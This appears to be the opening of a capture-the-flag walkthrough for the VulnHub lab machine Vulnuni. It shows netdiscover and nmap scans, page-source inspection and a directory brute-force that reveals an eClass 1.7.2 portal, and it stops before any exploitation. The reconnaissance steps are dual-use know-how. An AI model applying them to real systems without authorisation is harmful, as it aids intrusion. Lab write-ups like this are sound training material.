
Vulnuni

Vulnuni is another great boot1root challenge created by emaragkos. This boot2root machine is realistic without any CTF elements and pretty straight forward.
Goal: Hack your University and get root access to the server.
To successfully complete the challenge you need to get user and root flags.
Difficulty: Easy / Beginner Level

Link to download: https://www.vulnhub.com/entry/vulnuni-101,439/

Reconnaisance


As always let's start by identifying IP of the target machine using netdiscover
sudo netdiscover -i vboxnet0



```
 Currently scanning: 172.16.20.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.151  08:00:27:dd:c1:29      3     180  PCS Systemtechnik GmbH
```

Target IP- 192.168.56.151

Now let's find open ports,services,versions, os etc using nmap
sudo nmap -A -p- 192.168.56.151




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/vulnuni]
└──╼ $sudo nmap -A -p- 192.168.56.151 -o nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 23:10 IST
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.56.151
Host is up (0.00048s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: VulnUni - We train the top Information Security Professionals
MAC Address: 08:00:27:DD:C1:29 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 192.168.56.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.97 seconds
┌─[baz@parrot]─[~/comp ctf walkthroughs/vulnuni]
└──╼ $
```


Output showed one open port which is port 80(http)

Enumeration

Let's explore the only open port which is port 80
http://192.168.56.151



VulnUni - We train the top Information Security Professionals - Mozilla Firefox
192.168.56.151
WE TEACH CYBER SECURITY
admin@vulnuni.local
Call Us: + 1337 1337 00
Home
About
Courses
Staff
Blog
Contact
Search
Develop Your Cybersecurity and IT Skills
WE TRAIN THE TOP INFORMATION SECURITY PROFESSIONALS
Contact Us

There was a lot of directories and enumerated each one by one and after some more time of searching we got a hint from the source code of cources directory.



http://192.168.56.151/courses.html - Mozilla Firefox
view-source:http://192.168.56.151/courses.html

```
                    <a href="#" class="btn py-2 px-3 btn-primary d-flex align-items-center justify-content-center">
                      <span>Apply now</span>
                    </a>
                  </p>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
       <nav class="navbar navbar-expand-lg navbar-dark bg-dark ftco-navbar-light" id="ftco-navbar">
         <div class="container d-flex align-items-center px-4">
               <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#ftco-nav" aria-controls="ftco-nav" aria-expanded="false" aria-label="Toggle navigati
           <span class="oi oi-menu"></span> Menu
          </button>
          <form action="#" class="searchform order-lg-last">
          <div class="form-group d-flex">
           <input type="text" class="form-control pl-3" placeholder="Search">
           <button type="submit" placeholder="" class="form-control search"><span class="ion-ios-search"></span></button>
          </div>
         </form>
          <div class="collapse navbar-collapse" id="ftco-nav">
           <ul class="navbar-nav mr-auto">
               <li class="nav-item"><a href="index.html" class="nav-link pl-0">Home</a></li>
               <li class="nav-item"><a href="about.html" class="nav-link">About</a></li>
               <li class="nav-item active"><a href="courses.html" class="nav-link">Courses</a></li>
               <!-- Disabled till new version is installed -->
               <!-- <li class="nav-item"><a href="vulnuni-eclass-platform.html" class="nav-link">EClass Platform</a></li> -->
               <li class="nav-item"><a href="teacher.html" class="nav-link">Staff</a></li>
               <li class="nav-item"><a href="blog.html" class="nav-link">Blog</a></li>
             <li class="nav-item"><a href="contact.html" class="nav-link">Contact</a></li>
           </ul>
          </div>
        </div>
       </nav>
     <!-- END nav -->

     <section class="hero-wrap hero-wrap-2" style="background-image: url('images/bg_1.jpg');">
       <div class="overlay"></div>
       <div class="container">
```

We got a hint related to a elcass portal and without wasting further time went on to check that.




Now we got the proper webpage of a login portal. Let's do a directory scan to see if any suspicious directories are indexed.



```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.151/vulnuni-eclass/ ----
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/config/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/courses/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/images/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/include/
+ http://192.168.56.151/vulnuni-eclass/index (CODE:200|SIZE:5670)
+ http://192.168.56.151/vulnuni-eclass/index.php (CODE:200|SIZE:5670)
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/info/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/install/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/manuals/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/modules/
+ http://192.168.56.151/vulnuni-eclass/README (CODE:200|SIZE:2509)
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/template/
==> DIRECTORY: http://192.168.56.151/vulnuni-eclass/upgrade/

---- Entering directory: http://192.168.56.151/vulnuni-eclass/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.151/vulnuni-eclass/courses/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.151/vulnuni-eclass/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.151/vulnuni-eclass/include/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.151/vulnuni-eclass/info/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

There happened to be a lot of directories. After exploring for some more time we found the webpage showed the version of the eclass portal.


Platform Info - VulnUni eClass - Mozilla Firefox
192.168.56.151/vulnuni-eclass/info/about.php
eClass
Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης
Home Page > Platform Info
List all courses
New user registration
Professor account request
Available manuals
About the platform
Contact
© GUnet 2003-2007
Παρασκευή 17 Ιουλίου 2020

Platform Info

Platform version is: 1.7.2

There are 1 courses

- 1 opened,
- 0 require registration,
- 0 closed

